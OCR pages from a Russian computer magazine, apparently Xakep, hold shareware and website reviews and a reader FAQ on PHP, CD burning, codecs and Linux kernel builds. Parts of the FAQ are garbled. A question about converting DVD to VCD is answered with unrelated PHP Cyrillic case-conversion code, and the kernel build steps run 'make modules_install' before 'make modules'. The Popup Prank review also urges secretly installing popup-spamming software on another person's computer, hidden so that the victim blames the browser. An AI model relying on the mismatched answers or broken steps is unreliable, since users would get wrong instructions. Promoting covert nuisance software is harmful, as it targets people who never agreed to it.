Кстати, если ты интересуешься программами подобного рода (должность сисадмина обязывает или, допустим, ты просто ненавидишь секс во всех его проявлениях :)), обрати внимание на утилиту Snitch (www.hyperdynesoftware.com), о которой наш журнал уже как-то рассказывал. В ней настроек побольше будет. Одна беда, Snitch весит многовато (метров шесть с половиной) и работает, имхо, медленней, чем System Recon. Медленней, но тщательнее :).







## cdrLabel v 7.0 (583 Kb)

Win 9x/Me/NT/2k/XP, Shareware
http://www.ziplabel.com

Обновилась лучшая, на мой взгляд, программа для печати обложек для компакт-дисков. cdrLabel научилась обрабатывать MP3, WMA и OGG-теги и обзавелась поддержкой плагинов. Вдобавок, прога теперь дает чуть больше простора для дизайнерских изысков. Хотя по-прежнему cdrLabel – софт не для баловства. Это инструмент для серьезного описания больших файловых архивов.





## Zoom Player v 3.0 PRO (792 Kb)

Win 9x/Me/NT/2k/XP, Shareware
http://www.inmatrix.com/zplayer

Финальный релиз отличного мультимедийного плеера, не особо требовательного к ресурсам и обладающего массой продвинутых функций. До тех пор, пока не выйдет новая версия BSPlayer'а, Zoom Player, несомненно, будет являться лучшим средством просмотра фильмов в форматах DIVX и DVD (хотя DVD, насколько я понял, теперь сможет крутить только условно-бесплатная PRO версия этой проги).






## Screen Babe v 2.1 (2342 Kb)

Win 9x/Me/NT/2k/XP, Shareware
http://www.casperlab.com/ScreenBabe


Уникальная программа для создания маленьких виртуальных персонажей, живущих на экране компьютера. Подробнее о Screen Babe можно почитать в январском номере X (статья «Как замутить свой screenmate»). Я же хотел лишь отметить, что недавно вышла вторая версия этой проги, позволяющая создавать значительно более сложные и разумные скринмейты, умеющие получать информацию из Сети и легко обучаемые любому языку - даже русскому :).





# BookmarkHit v 2.1

Windows 9x/Me/NT/2k/XP
Size: 1352 Kb
Shareware
http://www.gemx.com



Программы от GemX всегда радовали меня своим интерфейсом, и их менеджер закладок не стал исключением – на него приятно посмотреть, с ним удобно работать. К тому же BookmarkHit выделяется из общей массы прог данного вида своей навороченностью – он относится к той немногочисленной группе bookmark manager'ов, которые умеют сохранять не только ссылки на сайты, но и скриншоты их титульных страниц. Сразу предупрежу, что программа предназначена для вдумчивой работы с большим количеством записей. Эти записи BookmarkHit позволяет хранить в идеальном порядке, формируя из них понятные древовидные структуры. Кроме ссылки, названия сайта, его описания и скриншота титульной страницы (заданного качества!) любая закладка может иметь рейтинг и свою собственную иконку. Вдобавок к этому BookmarkHit позволяет менять цвет шрифта у отдельных записей и папок. Достаточно один раз навести порядок в своей коллекции ссылок, и заблудиться в ней будет уже практически невозможно. В крайнем случае, тебя всегда выручит строка быстрого поиска (она постоянно присутствует на экране и не гнушается русским языком) или встроенный Image Viewer (он показывает не уменьшенное изображение веб-страницы, а картинку «в полный рост», глядя на которую обычно удается вспомнить, зачем ты когда-то занес в закладки этот сайт).

Лучше всего программа работает с Internet Explorer – нажатие горячей клавиши, и новая закладка моментально попадает в лапы BookmarkHit. «Закладывать» страницы из Оперы очень неудобно – скриншоты не выходят, и многие поля приходится заполнять самостоятельно. Зато импортировать закладки BookmarkHit может из всех более-менее популярных браузеров. Открывать ссылки ты также можешь в той бродилке, которая тебе нравится больше.

В BookmarkHit реализована еще уйма всяких любопытных фишечек (автоматический бэкап, сжатие базы данных, различные способы манипуляции скриншотами и т.п.), так что если требуется превратить беспорядочный список ссылок в серьезную коллекцию закладок, то к этой проге тебе определенно стоит как следует присмотреться.



# Popup Prank v 1.0

Windows 9x/Me/NT/2k/XP
Size: 367 Kb
Freeware
http://www.rjlsoftware.com



Новой прогой-заподлянкой порадовала компания RJL Software. На этот раз разработчики обратились к классическому способу издевательства над людьми, широко известному в Сети под безобидным названием «реклама с помощью всплывающих окон». Результатом их поистине бесчеловечного эксперимента стало появление на свет программы Popup Prank - оружия страшной разрушительной силы, способного быстро довести до бешенства человека даже с самой устойчивой психикой.

Принцип действия Popup Prank прост – программа заставляет выпрыгивать на экран окна с рекламой. Точно такие же окна, как и те, что тебе сотни раз приходилось видеть во время путешествий по инету. Только если бродилка показывала эти окна в щадящем режиме – по нескольку штук в час (особенно, если в Сети ты держишься цивилизованных мест), то творение RJL Software способно заколебать даже мертвого... В принципе. Проблема в том, что сейчас количество «рекламных показов», увы, не может быть больше 20, хотя порой жертва прямотаки заслуживает того, чтобы это число было на порядок больше.

Степень «злобности» Popup Prank задается при первом запуске (который, само собой, производится на чужой машине). Помимо количества показов, ты можешь указать программе, сколько секунд после закрытия юзером одного рекламного окна необходимо выждать, прежде чем вывести на экран следующее. Другой важный момент, на который тебе стоит обратить внимание, это опция «Hide until Internet Browser opens». Если ее отметить, то Popup Prank будет демонстрировать pop-up'ы лишь тогда, когда юзер Ушастый запустит свой браузер. И фигушки он догадается, что проблема-то совсем не в бродилке!

Еще один нюанс, о котором тебе стоит знать, - Popup Prank умеет вставлять в рекламу заданное тобой графическое изображение (в формате jpeg, bmp, ico, emf или wmf). Можешь разместить на баннере свое улыбчивое лицо (правда, тогда жертва быстро догадается, что дело нечисто) или что-нибудь гораздо более злобное.


Работает Popup Prank практически незаметно для пользователя и автоматически закрывается при перемещении указателя мыши в левый верхний угол экрана.

# WWW

Алекс Экслер (exler@exler.ru)

## Деньги, деньги, деньги, рублики...


http://www.ka-r-dan.agava.ru/money



Хочется сколько-нибудь немножечко денежков? Да не вопрос. Вот на этом сайте - полный комплект. Правда, денежки старые. Перечисляю: рупчик, деревянный, рупь, бир манат, карбованец, трешка, трельник, треха, трифон, зеленый, трюндель, пятерка, пятера, пятифон, синька, пятка, пятак, десятка, десюнчик, чирик, красный ленин, десифон, четвертной, угол и четвертак. Ты, небось, и названий-то таких не знаешь. А это, ребята, наша с вами история. Нечто вроде музея достижений. Или потерь. Для кого-то это ностальгические воспоминания, а для кого-то - набор портретов устаревших бумажек. Но ты знаешь, как мы в свое время с этими бумажками... Не могу больше писать. Слезы мучают. Пойду сто баксов в руках поверчу для успокоения. Но никогда эти чертовы баксы не заменят мне трюнделя! Никогда!

## Учебная карта интернета


http://www.marusyak.net



Ученые утверждают, что максимальное число объектов, которыми одновременно может оперировать человек, равно семи. Поэтому Марусяк и сотворил для тебя эту весьма мудреную карту интернета, в которой всего по семь: семь пулек, как в Сараево, и семь сайтов в каждой категории. Причем этих категорий - семь раз по семь, умножить на семь и разделить на две половинки от семи. Зато прикольно, потому что не нужно загружать мозги: зашел, выбрал категорию, наехал (не конкретно наехал, а просто наехал) на нее мышкой и ткнул в первое же попавшееся олимпийское кольцо, долженствующее символизировать некий сайт. Что интересно, какой-нибудь сайт все равно откроется. Причем высока вероятность того, что сайт будет забавный. Поэтому учимся интернету по карте Марусяка. Наезжаем мышкой. И будет нам ЩАСТЬЕ!

## Премия за глупость


http://www.darwin.hut.ru




Не знаешь, что такое Премия Дарвина? Эта премия вручается людям, которые погибли максимально дурацким образом, причем своей гибелью обязаны исключительно самим себе. Более того, если внимательно почитать приведенные на сайте истории, то выяснится, что глупость человеческая имеет тенденцию повторяться. Например, бывших военных, решивших разогнать свою машину с помощью самолетных ракетных ускорителей, оказалось минимум трое. Мужей, которые из-за ссор с женами тем или иным дурацким образом заканчивали свою жизнь - десятки и сотни. А уж незадачливых грабителей, которые надевают маску и забывают при этом снять с груди баджик со своим именем, просто не сосчитать. С одной стороны, всех этих бедолаг, конечно, жалко, но с другой - очень познавательное чтиво для тех, кто считает, что глупость имеет определенный предел. Ни фига подобного! Глупость - беспредельна!

## Обманули ли нас американцы


http://www.skeptik.net/conspir/moonhoax.htm



Сто лет все спорят, были американцы на Луне, или же они всех обманули. На этой страничке приводится куча доказательств того, что они там не были. А также куча опровержений этих доказательств того, что они там не были, из чего можно сделать вывод о том, что они там все-таки были. При этом у тебя возникнут свои доказательства того, что они там не были, и эти доказательства ты сам себе сможешь опровергнуть всей мощью своего выдающегося ума. Хорошее развлечение, между прочим. Совершенно бессмысленное, но зато увлекательное - до визга. Только не рекомендую читать материалы этого сайта во время коллективных пьянок - передеретесь все со страшной силой.

# Новые жертвы "Титаника"

http://www.karpov.hole.ru/other/titanik.htm



Реальные письма, присланные на конкурс в компанию "Пепсико". Если ты не прослезишься, значит, ты черствый, эгоистичный и жестокий человек. Потому что лично я просто плакал весь, читая эти несравненные шедевры. Ребята всего-то должны были сказать, как любят "Титаник" и пепси-колу. А что из этого получилось - просто "Война и мир", "Занесенные ветром" и "Золушка" в одном флаконе. Я приведу только одну-единственную цитату оттуда: "Этот фильм мне нравится тем, что при его просмотре хочется плакать. Я очень хочу иметь плакат гибели Титаника или Леонарда Дикаприо". Плачешь? Ну, хорошо, еще одну: "Мне сильно понравилось ваше кино титаник, оно очень душевное кино. Много погибло людей". Надеюсь, теперь у тебя нет никаких сомнений в том, что это непременно нужно почитать.

# Борьба себя с самим собой

http://www.nedrosom.taiso.ru



Ах-фигительная программа! Защищает тебя от самого тебя. То есть себя. Система простая. При работе за компьютером отдыхать нужно? Несомненно. А то будет полный алес гемахт, как говаривал Савва Игнатьич. Вот для таких как ты, мы и они - придумана эта программа. В нужный момент она сама полностью заблокирует экран и заставит тебя отдохнуть от компьютера заданное число минут: 30 минут работы - 5 минут отдыха, 50 минут работы - 10 минут отдыха, 90 минут работы - 15 минут отдыха. Сделано все очень хитро, черта с два этот "Хроноконтроль" обманешь. Впрочем, юные хакеры могут попробовать эту березку заломати, если они принципиально не хотят отдыхать, предпочитая портить себе глаза и здоровье. Так что можно сразу грохнуть двух зайцев: или отдохнуть, или хакнуть этот "Хроноконтроль". Потому что не фиг нас контролировать. Хотя это и полезно для здоровья.

# FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

**Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.**

Q: Случайно замкнул цепи питания кулера на материнке Chaintech 7AJA2-100. После этого компьютер не включается. Подскажите, пожалуйста, что полетело? Материнскую плату только-только купил.

A: Скорее всего, сгорел резистор, который стоит рядом с разъемом под питание кулера. Попробуй выпаять его и капнуть каплю олова (сопротивления должно хватить). Если опыта в таких делах нет, или просто боишься, то лучше неси материнку в ремонт. А еще лучше попробовать сдать девайс по гарантии. В любом случае, попытка - не пытка!

Q: Срочно нужен движок для создания фотогалереи. Желательно на PHP.

A: В свое время, когда я получил заказ на изготовление подобного скрипта, мне очень помог код PhotoPost PHP (http://www.photopost.com/featuresphp.html). Очень мощный и грамотно написанный инструмент для реализации поставленной цели. Работает на PHP4, использует MySQL, имеет огромное количество функций и крайне прост в настройке. Если тебе не нужны сложнейшие запросы, которые могут родиться только у параноиков-работодателей, то PhotoPost PHP, по-моему, идеальный вариант.

Q: Пишу прокси-сканер. Все бы хорошо, да вот не могу найти наиболее полного списка портов, которые стали стандартом де-факто. Попадаются какие-то куски, а хочется чего-нибудь полного...

A: Ну, так держи: 21, 80, 81, 82, 83, 85, 88, 888, 1080, 1182, 3128, 3408, 5121, 5265, 5381, 6079, 6588, 6829, 7146, 7156, 7185, 7235, 7365, 7484, 7515, 7703, 7739, 7769, 7829, 7989, 8000, 8001, 8002, 8010, 8080, 8081, 8082, 8088, 8100, 8150, 8253, 8369, 8405, 8553, 8616, 8760, 8888, 8965, 9003, 9081, 9274, 9407, 9441, 9465, 9483, 9515, 9557, 9598, 9631, 9715, 9817, 9853, 9859, 10000, 10080, 31213, 31578, 48786;
Массу другой интересной инфы, которая наверняка тебе пригодится, можно найти на www.antiproxy.com и www.proxychecker.ru.

Q: Подскажи утилиту для конвертирования DVD в VCD(SVCD)!

A: Классический вопрос, который уже не раз освещался. Проблемы с кириллицей бывают не только в Perl'е (где иногда неправильно срабатывает locale), но и в PHP. Поэтому советую использовать уже проверенные временем и огромным количеством программеров функции:

strtoupper()

```
<?php
 function toUpper($content) {
 $content = strtr($content, "абвгдеежзийклмнорпстуфхцчшщъыьэюя",
"АБВГДЕЕЖЗИЙКЛМНОРПСТУФХЦЧШЩЪЫЬЭЮЯ");
  return strtoupper($content);
 }
 ?>
```

strtolower()

```
<?php
 function toLower($content) {
 $content = strtr($content, "АБВГДЕЕЖЗИЙКЛМНОРПСТУФХЦЧШЩЪЫЬЭ-
ЮЯ",
 "абвгдеежзийклмнорпстуфхцчшщъыьэюя");
  return strtolower($content);
 }
 ?>
```

Q: Как записать на CD загрузочный сектор?

A: Такая функция есть практически во всех писалках, но я расскажу лишь о самых распространенных. В других ты разберешься сам - все делается примерно по такому же сценарию.

Nero:

1. Если при загрузке появляется автоматический мастер, смело закрывай его. С его помощью ничего толкового все равно не сделаешь. После этого должно открыться окно ручной настройки записываемого компакта.
2. В левой части окошка выбирай тип записи компакта, в нашем случае - "CD-ROM (Boot)". После чего остается лишь поправить несколько значений в появившейся вкладке "Boot".
3. Теоретически достаточно лишь правильно указать расположение загрузочного сектора в поле "Image File". Однако на практике, оказывается, не все так просто. Поэтому рекомендую поставить галочку напротив "Enable expert settings", и в полях "Kind of Emulation" и "Number of loaded sectors" ввести соответственно "No Emulation" и "4".
4. Но и это еще не все! Если в качестве загрузочного сектора ты будешь юзать оригинальные файлы Microsoft (NT4BOOT.BIN или NT5BOOT.BIN), обязательно активизируй опцию "Do not add the ';1' ISO file version extension" в следующей вкладке.

Easy CD Creator

1. В качестве нового проекта необходимо выбрать "Bootable CD".
2. В появившемся окошке необходимо отключить эмуляцию, установить значение "Sector Count" равным "4", а используя кнопку "Browse", указать программе путь к загрузочному сектору.

CDRWIN

1. Первым делом кликай по кнопке "File Backup and Tools", именно здесь и происходят все настройки записи загрузочного CD. Открывшееся окно, возможно, испугает обилием различных настроек, но ты не теряйся - все, что тебе нужно - найти заветную кнопку "Advanced Options".
2. Далее переходи во вкладку с названием "Bootable Disc" и проделывай следующие действия. Активизируй опцию "Make Bootable Disc", в первом выпадающем меню выбирай "Custom", в качестве "Image File Name" укажи путь к загрузочному сектору, а количество секторов ("Load Sector Count"), как обычно, установи равным четырем.

WinOnCD 6

1. Здесь совсем все просто. Во время создания нового проекта для записи CD с обычными данными, загляни в окошко "Bootable Disk Properties". Далее в появившейся вкладке кликни напротив "Create a bootable disk using data from image file" и укажи путь до загрузочного сектора. В опциях "Advanced Settings" установи количество "Sectors to load" равным "4" и в самом нижнем выпадающем меню выбери пункт, отключающий эмуляцию ("No Emulation").

Q: Чем вообще различаются PHP и ASP в плане возможностей?

A: Прежде чем рассуждать о возможностях, немного о философии. ASP (Active Service Pages) - это не язык, это среда программирования, обеспечивающая возможность комбинирования HTML, скриптов и компонентов для создания веб-приложений. По умолчанию, ASP понимает "лишь" два языка - VBScript, JScript, однако, используя специальные script engine, можно реализовать поддержку Perl'a (http://www.activestate.com/), Rexx'a и некоторых других языков. PHP же обладает своим собственным синтаксисом, многое из которого очень схоже с аналогами из C, Perl'a и Java'ы. Основная цель - быстрое создание динамических веб-страниц. О возможностях того или другого судить сложно. И тот, и другой открывают разработчику широкое поле для деятельности и реализации самых извращенных своих фантизий :). Что касается вопроса о быстродействии, то ASP, к сожалению, далеко позади. Так, например, система *BSD + apache + php + mysql работает чуть ли не в два раза быстрее, чем Win2K + IIS + ASP + MSSQL. Хотя и здесь есть кое-какие нюансы.

## ЛАМОРАЗМЫ НОМЕРА

1. Скажи, пожалуйста, как узнать IP-адрес (допустим моего друга), если мы законнектились по модему через Hyper Terminal???
2. Пытался всунуть ISA'шный модем в свою материнку (asus p4b266), но так ничего и не вышло. Не входит, сволочь!

Q: Частенько пытаюсь посмотреть телевизионные трансляции через инет. Но ничего не получается. То не хватает каких-то кодеков, которые сами почему-то не ставятся, то есть звук, но нет изображения. В пример приведу трансляцию 1-го канала (www.1tv.ru). Помогите, на работе инет жирный и делать нечего =)).

вопрос

ответ

A: Практически все сервисы, использующие потоковое видео для интернет-трансляций, используют новенькие кодеки Windows Media Video 9 и Windows Media Audio 9. Практически уверен, что у тебя их нет, поэтому бегом на офф-сайт Мелкомягкого (http://www.microsoft.com/windows/windowsmedia/format/codecdownload.asp). Если желания возиться с ручной установкой кодеков нет (ленивый, однако), то с жирным каналом будет проще просто скачать Windows Media Player последней версии (http://www.microsoft.com/windows/windowsmedia/players.aspx). Недавно пробегал вопрос о том, что в нем новенького. Отвечу лаконично - ничего :). Все такой же "тяжелый" и красивый плеер, ничем особенным не выделяется. Я предпочитаю альтернативные вертушки. Напоследок напомню, что большинство кодеков (а они в последнее время плодятся в немыслимых количествах) включены в специальные "кодек-паки". Наиболее известные - Nimo Pack (http://www.divx-digest.com/software/nimo_pack.html), K-Lite Codec Pack (http://www.k-lite.tk).

Q: А как можно зафиксировать нажатия клавиш F1-F12 на старом добром паскале?

ответ

A: Самый стандартный способ:

```
uses Crt;
 var
   Key: char;
 Begin
  while true do Begin
      Key:=readkey;
      case Key of
          #0: WriteLN('#0 + #', ord(readkey));
          #27: Begin WriteLN('#27 - Esc pressed.'); Halt; End;
          Else WriteLN(ord(key))
      End;
  End;
 End.
```

Q: В последнее время меня частенько спрашивают: "А у тебя ЖЖ есть?". Оставаясь в абсолютном неведении, что это такое, я скромно даю отрицательный ответ. Расскажи, пожалуйста, подробнее о ЖЖ!

вопрос

ответ

A: Еще совсем недавно в "Хакере" была хоть и небольшая, но информативная статья о LiveJournal'е (Живой Журнал, отсюда и аббревиатура ЖЖ), а подобные вопросы все идут и идут. Что ж, придется объяснить еще раз. Но этот раз - последний! Бывалым пользователям РуНета уже давно надоело бессмысленное общение на форумах и конференциях и еще хуже - в чатах. Казалось бы, что еще можно придумать для возрождения интереса к обычному трепу? Оказалось, что можно! И имя этому чуду - виртуальные дневники. Здесь каждый нашел то, что искал. Одни получили способ обсудить с виртуальными друзьями проблемы с учебой, девушкой, родителями, компьютером или просто повседневные трудности. Другие, те, кто любит лезть не в свои дела, нашли, наконец, неисчерпаемый ресурс сплетен, интрижек и т.п. Поэтому появившийся сервер www.LiveJournal.com колоссальными темпами завоевал популярность. Фишек несколько. Во-первых, простота. А что еще нужно рядовому пользователю - красиво, удобно и функционально (а ты думал, почему винда столь популярна?). Дело в том, что вся техническая сторона дела лежит на плечах разработчиков сервиса. А они, между прочим, в свое время поработали на славу. Имеющиеся шаблоны (внешний вид дневника) можно без проблем подогнать под себя, продвинутая система комментариев дала то, без чего не могут жить интернетчики, - общение. А продуманная и отлично реализованная система "дружественных дневников" позволила прочитать и прокомментировать все новые записи друзей одним махом, "не кочуя" от одного дневника к другому. Есть и еще несколько нюансов. Не тебе объяснять, что WWW-формы - вещь довольно медленная, да и при потере коннекта во время передачи можно безвозвратно потерять пару-фтройку килобайт только что отбитого и отредактированного чтива. Поэтому появившиеся специальные клиенты для добавления в журнал записей стали еще одним неоспоримым плюсом сервера. Мне лично понравились Semagic 1.2.1.1 (http://www.livejournal.com/community/ljwin32_sema/), и KLuJe (http://kluje.sourceforge.net/). Первый под винды, второй работает только под KDE, и тот и другой практически идентичны по функциональности и ничего сложного собой не представляют. В любом случае, если тебя они чем-то не устроят, можешь смело поискать что-нибудь подходящее среди нескольких десятков аналогов - http://www.livejournal.com/download/. Теперь ложка дегтя. Разработчики заведомо опасались большого наплыва дебилов и имбецилов, которым дневники, ясное дело, нужны только для того, чтобы пофлеймить. Поэтому зарегистрироваться в системе можно, только используя специальный код. Единственный способ его получить - попросить кого-нибудь из уже зарегистрированных пользователей. Если таковых нет - обращайся в специальные общества :) - http://www.livejournal.com/community/ru_invite/ и http://www.livejournal.com/community/mozhno_kod/. Быть может, тебе помогут. Кстати, если ты подумал, что ЖЖ - единственный в своем роде, ты глубоко не прав. В одном РуНете я знаю несколько вполне приличных сервисов (www.diary.ru, www.li.ru, www.blog.ru), а уж сколько забугорных...



Q: Срочно нужна любая информация о раскрутке сайта. Особенно интересуют специальные системы раскрутки.

вопрос

ответ

A: Системы раскрутки:

http://www.1ps.ru/
http://www.rusip.ru/
http://submitter.ru/
http://www.raskrutim.ru/

Наиболее интересные, на мой взгляд, порталы:

http://www.searchengines.ru/
http://www.1ps.ru/article/
http://promosite.ru/
http://sitemaker.ru/promo/
http://www.kokoc.com/search-engines/index.shtml
http://www.oborot.ru/

NEXT

# FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

**Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.**

Q: Я тут недавно подумал, почитал кое-что и решил, что можно неплохо заработать на баннерной рекламе. Сразу захотелось сделать такой портал, которому нужно уделять минимум внимания и получать максимум отдачи. Выбор пал на большой чат. Подскажи что-нибудь!

вопрос................................

ответ................................

A: http://sourceforge.net/projects/phpmychat/ (PHP, MySQL)
http://www.schulhofchat.de/ (PHP, MySQL)
http://www.gtchat.de/ (Perl, без MySQL)
http://www.phpheaven.net/ (PHP, MySQL)
http://dukalis.ru/scripts/ (PHP, MySQL)
http://www.med-chat.org/med-chat/en/med-chat/ (PHP, MySQL)
Советую тщательно проверить сообщения в багтраках на предмет заметок о выбранном чате. Иначе проблем может быть море.

Q: Устраиваюсь на работу компьютерщиком. В списке обязательных условий есть такой пункт (вы только не смейтесь) - "Умение оформлять почетные грамоты". А я их ни разу не делал. И вообще я программист, а не дизайнер. Помогите, пожалуйста, предложение уж слишком заманчивое.

A: Могу посоветовать заглянуть в любой книжный или канцелярский магазин и купить пару-тройку качественных бланков грамот. Их в продаже хватает, поверь мне. Попадается абсолютная безвкусица, но некоторые очень даже ничего - выполнены торжественно, просто, профессионально и самое главное красиво. Осталось отсканировать и в любом графическом редакторе добавить текст. Если же от тебя требуется лишь напечатать текст на готовых бланках, то рекомендую делать все не на глаз, а используя специальные разметки редактора, или, в крайнем случае, методом проб и ошибок на обычной бумаге.

Q: Уже довольно давно меня мучает один вопрос. У меня стоит SB Live 5.1, после того как приобрел 5.1 акустику, сразу заметил, что не работает фронтальный сателлит. Помогите! Может, это неисправность, и по гарантии нужно сдавать?

вопрос................................

ответ................................

A: Для начала стоит определить, где именно не работает сателлит. Дело в том, что полноценным звуком 5.1 можно насладиться только при просмотре DVD или во время игры в некоторые продвинутые игрушки (например, Unreal II). А при прослушивании обычных CDA, mp3, divx и тому подобного сателлит по умолчанию молчит. Можно, конечно, воспользоваться 5.1-симуляцией, которая активизируется в настройках звуковухи, но ничего кроме EAX эффектов ты не получишь. Теперь о том, как же все-таки проверить работоспособность всей системы. Если во время креативовского теста сателлит работает - копи деньги на DVD, если же нет - проверь правильность подключения колонок или иди в технический центр.

Q: А что это за новомодный формат PNG? Какими браузерами поддерживается, какими нет?

вопрос................................

ответ................................

A: Формат PNG ("Пинг" - именно так обзывают его сами разработчики) по праву заслуживает внимания веб-дизайнеров. Используется, как правило, для хранения несложных рисунков. Именно в этом случае его использование наиболее эффективно. Порой даже эффективнее проверенного временем GIF'а. Что касается поддержки браузерами, то это, к сожалению, пока еще больное место. Если в Опере и Мозилле все работает просто замечательно, то IE до сих пор не научился понимать прозрачные фоны у рисунков, сохраненных в формате PNG последней версии. Правда, если подключать PNG, используя следующий код:

```
<img src="empty.gif" width="x" height="y" style="
filter:progid:DXImageTransform.Microsoft.AlphaImageLoader(src='картинка.png');">
```

"осел" отобразит все как надо. Подробнее о формате и решении проблем с прозрачными фонами можно прочитать на сайтах http://www.alistapart.com/stories/pngopacity/ и http://www.w3.org/TR/png.html.

Q: А как откомпилировать Linux-ядро?

вопрос................................

ответ................................

A: До сих пор не понимаю, откуда взялся слух, что умение перекомпилировать ядро *nix-системы подвластно только компьютерным гуру. На самом деле, все довольно просто. Итак, приступим-с. Для начала нужно найти свежее ядрышко. Купишь ли ты "Хакер" с диском или скачаешь его с ftp'шника (ftp://ftp.kernel.org/pub/linux/kernel/) - неважно. Главное, чтобы оно было "свежим". После необходимо его распаковать в /usr/src/linux. Для самых маленьких - это можно сделать так: tar xvjf linux-x.x.x.tar.bz2 (в случае, если ты скачал в tar.bz2 архиве). На этом самая легкая часть закончена. Предстоит нелегкая процедура создания конфига. Разработчики предлагают 4 варианта: текстовый консольный конфиг (для запуска надо набрать make config), графический консольный (make menuconfig), графический х-виндовый (make xconfig), восстановление старого варианта конфига из .config (make oldconfig). Выбор за тобой. Я, например, всегда пользуюсь первым. Чтобы грамотно отвечать на вопросы системы, советую обратиться к мануалам и /usr/src/linux/Documentation, так как для объяснения всех нюансов понадобится целая статья. После того, как конфиг готов, в /usr/src/linux следует последовательно набрать: make dep, make bzImage, затем make modules_install, и, наконец, make modules. И все, ядро готово. Осталось заставить его грузиться. Для этого добавь в /etc/lilo.conf следующее:

```
image=/boot/kernel
label=linux-x.x.x
```

где /boot/kernel - предварительно скопированный файл /usr/src/linux/arch/i386/boot/bzImage.


Q: Помню, ты всегда хвалил продукцию Seagate, мол "рыбы" самые быстрые, самые тихие и т.п. А многие сейчас говорят, что продукция Seagate сильно испоганилась! Правда ли это?!

вопрос................................

ответ................................

A: К сожалению, именно так и есть. Последние винты, которые производитель обозвал Seagate Barracuda 7200.7 (ST380011A, ST340014A), вызывают лишь отрицательные эмоции. Скорость чтения не только не увеличилась, но даже упала. Со скоростью доступа - та же фигня. На графики, построенные различными бенчмарками, даже смотреть тошно. Сплошные провалы. Жуть! Ума не приложу, как можно было так резко все испортить?!






Лицензия РВ№ 4794 выдана 27 ноября 2000 года МПТР

TM RADIO ULTRA

# ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

